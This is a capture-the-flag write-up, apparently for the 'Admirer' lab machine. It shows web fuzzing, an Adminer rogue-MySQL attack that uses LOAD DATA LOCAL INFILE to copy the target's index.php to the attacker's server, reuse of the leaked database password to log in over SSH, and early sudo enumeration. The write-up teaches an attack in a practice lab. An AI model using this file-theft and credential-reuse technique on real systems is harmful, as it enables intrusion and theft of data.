
I used big.txt as wordlist as it the latest huge content of wordlists suitable for fuzzing and enumeration.



```
root@kali:~# wfuzz -w /usr/share/wordlists/big.txt -u http://10.10.10.187/utility-scripts/FUZZ.FUZ2Z -z list,php --hc 403,404  -c

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation
for more information.

********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://10.10.10.187/utility-scripts/FUZZ.FUZ2Z
Total requests: 20474

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000001873:   200        51 L     235 W    4157 Ch     "adminer - php"
000009618:   200        964 L    4976 W   84019 Ch    "info - php"
000013868:   200        0 L      8 W      32 Ch       "phptest - php"

Total time: 590.4852
Processed Requests: 20474
Filtered Requests: 20471
Requests/sec.: 34.67318
```

Clock ticking, and fuzzing done with a few results. There are 3 php files found and surprisingly there is 1 php file found that not in the folder retrieved before. Interesting.

Without further a due, browsed the /adminer.php and database login page unlocked.



10.10.10.187/utility-scripts/adminer.php

Language: English


Adminer 4.6.2

Login


System	MySQL
Server	localhost
Username	
Password	
Database	

Frankly writing, I'm not familiar with this Adminer database but as common practice, I tried to search its vulnerabilities especially with that version and not much suitably working. Later, found this website explaining the serious vulnerability of Adminer; https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool .This website help so much on furthering my progress.

Basically all I had to do was to set up mysql server on localhost, mysql *-u root* and temporary user with all privileges, *create user ‘user’@’local’ identified by ‘password’;, grant all privileges on * , * to ‘user’; flush privileges;,* then create a database, *create database dbname;* create table within the database, *create table test (data varchar(225));*. Later that will be used to dump any local file downloaded before into target’s Adminer.




```
root@kali:~# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 54
Server version: 10.3.20-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and ot
hers.

Type 'help;' or '\h' for help. Type '\c' to clear the current i
nput statement.

MariaDB [(none)]> create database admirer;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| admirer            |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.000 sec)

MariaDB [(none)]> CREATE USER 'prof'@'%' IDENTIFIED BY 'prof';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON * . * TO 'prof'@'%';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.000 sec)
```




```
MariaDB [(none)]> use admirer
Database changed
MariaDB [admirer]> create table test (data VARCHAR(225));
Query OK, 0 rows affected (0.100 sec)
```

Done setup all of that, then go to directory, *cd /etc/mysql/mariadb.conf.d/* to change bind address of the database as I created user using % before.




```
root@kali:~# cd /etc/mysql/mariadb.conf.d/
root@kali:/etc/mysql/mariadb.conf.d# ls
50-client.cnf  50-mysql-clients.cnf  50-mysqld_safe.cnf  50-server.cnf
root@kali:/etc/mysql/mariadb.conf.d# cat 50-server.cnf
```

Bind address located in 50-server.cnf config file, then change it from localhost to 0.0.0.0.




```
#skip-external-locking

# Instead of skip-networking the default is now to listen only
# localhost which is more compatible and is not less secure.
bind-address            = 127.0.0.1
```

After that, restart and try to up mysql back to make database online with latest bind address changes, *systemctl restart mysql* using account created before.




```
root@kali:~# systemctl restart mysql
root@kali:~# mysql -h localhost -u prof -p
Enter password: 
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.3.20-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and ot
hers.

Type 'help;' or '\h' for help. Type '\c' to clear the current i
nput statement.

MariaDB [(none)]> 
```

Once mysql up, check IP to setup the Adminer locally.



```
root@kali:~# ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.38  netmask 255.255.254.0  destination 10.10.14.38
        inet6 dead:beef:2::1024  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::d62e:9544:67b4:dd77  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (UNSPEC)
        RX packets 1118488  bytes 326962827 (311.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1402776  bytes 225179888 (214.7 MiB)
```

By using all the info gathered then try to login the Adminer locally as follows. Honestly I did tried several times in order to get the db content downloaded before bind into the Adminer and its paid off.




Language: English

Connection refused

System	MySQL
Server	10.10.14.38
Username	prof
Password	••••
Database	admirer

Once entered, I did try to directly query the passwd file using vulnerable method mentioned before, as I forgot its actually now bind to local database.



MySQL » 10.10.14.38 » admirer » SQL command

SQL command

```
load data local infile '/etc/passwd'
into table test
fields terminated by "/n"
```

Error in query (2000): open_basedir restriction in effect. Unable to open file

```
load data local infile '/etc/passwd'
into table test
fields terminated by "/n"
```


Then by using this statement, finally content can be queired.

Load data local infile '/var/www/html/index.php'

Into table test

Fields terminated by '/n'

I did tried other php file but index.php only contain valueble hint.



MySQL » 10.10.14.38 » admirer » SQL command


SQL command

```
load data local infile '/var/www/html/index.php'
into table test
fields terminated by "/n"
```

Query executed OK, 123 rows affected. (0.808 s) Edit, Warnings

```
load data local infile '/var/www/html/index.php'
into table test
fields terminated by "/n"
```

As all the content query executed, the test table made empty before now filled with something and then can be exported to actually read the content.




Export: admirer

Output	● open ○ save ○ gzip
Format	● SQL ○ CSV, ○ CSV; ○ TSV
Database	☑ Routines ☑ Events
Tables	DROP+CREATE □ Auto Increment ☑ Triggers
Data	INSERT

☑ Tables	Data ☑
☑ test	~ 123 ☑


Step *tick the data column* then press *Export* on the left.

After a rough analyse, stated there a password of the 1st hint found earlier. That's can be a good sign.



```
              <!-- Main -->'),
                      <div id=\"main\">                           '),
                       <?php'),
$servername = \"localhost\";'),
$username = \"waldo\";'),
$password = \"&<h5b~yK3F#{PaPB&dA}{H>\";'),
$dbname = \"admirerdb\";'),
```


Without wasting much time, I did try use it as cred to SSH their local and boom! Succeed together with the 1st flag which is user.txt found.



```
root@kali:~# ssh waldo@10.10.10.187
The authenticity of host '10.10.10.187 (10.10.10.187)' can't be established.
ECDSA key fingerprint is SHA256:NSIaytJ0GOq4AaLY0wPFdPsnuw/wBUt2SvaCdiFM8xI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.187' (ECDSA) to the list of known hosts.
waldo@10.10.10.187's password:
Permission denied, please try again.
waldo@10.10.10.187's password:
Permission denied, please try again.
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 29 10:56:59 2020 from 10.10.14.3
waldo@admirer:~$ ls
user.txt
waldo@admirer:~$ 
```


Next phase escalates privileges. Once done with exploitation before, now proceed to the next agenda which is finding the root.txt.

Typical practice to check its OS version in order to see either vulnerable or not towards privilege escalation together with the permission of sudo.




```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Sorry, try again.
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
waldo@admirer:~$ cd /opt/scripts/
waldo@admirer:/opt/scripts$ ls -l
total 8
-rwxr-xr-x 1 root admins 2613 Dec  2  2019 admin_tasks.sh
-rwxr----- 1 root admins  198 Dec  2  2019 backup.py
```

By using, *sudo -l* , it queried something that’s surprise me but expected as the user which is waldo can run specific command with all permissions set. Then I checked that directory, well that stated permission path can be executed as root together with other file which is backup.py.



```
waldo@admirer:/opt/scripts$
cat admin_tasks.sh
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /et
c/passwd to /var/backups/pas
swd.bak..."
        /bin/cp /etc/passwd
/var/backups/passwd.bak
        /bin/chown root:root
 /var/backups/passwd.bak
        /bin/chmod 600 /var/
backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient p
rivileges to perform the sel
ected operation."
    fi
}

backup_shadow()
{
```

By doing some reading and found out this script was calling a python script in the same directory.



```
waldo@admirer:/opt/scripts$ ls
admin_tasks.sh  backup.py
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

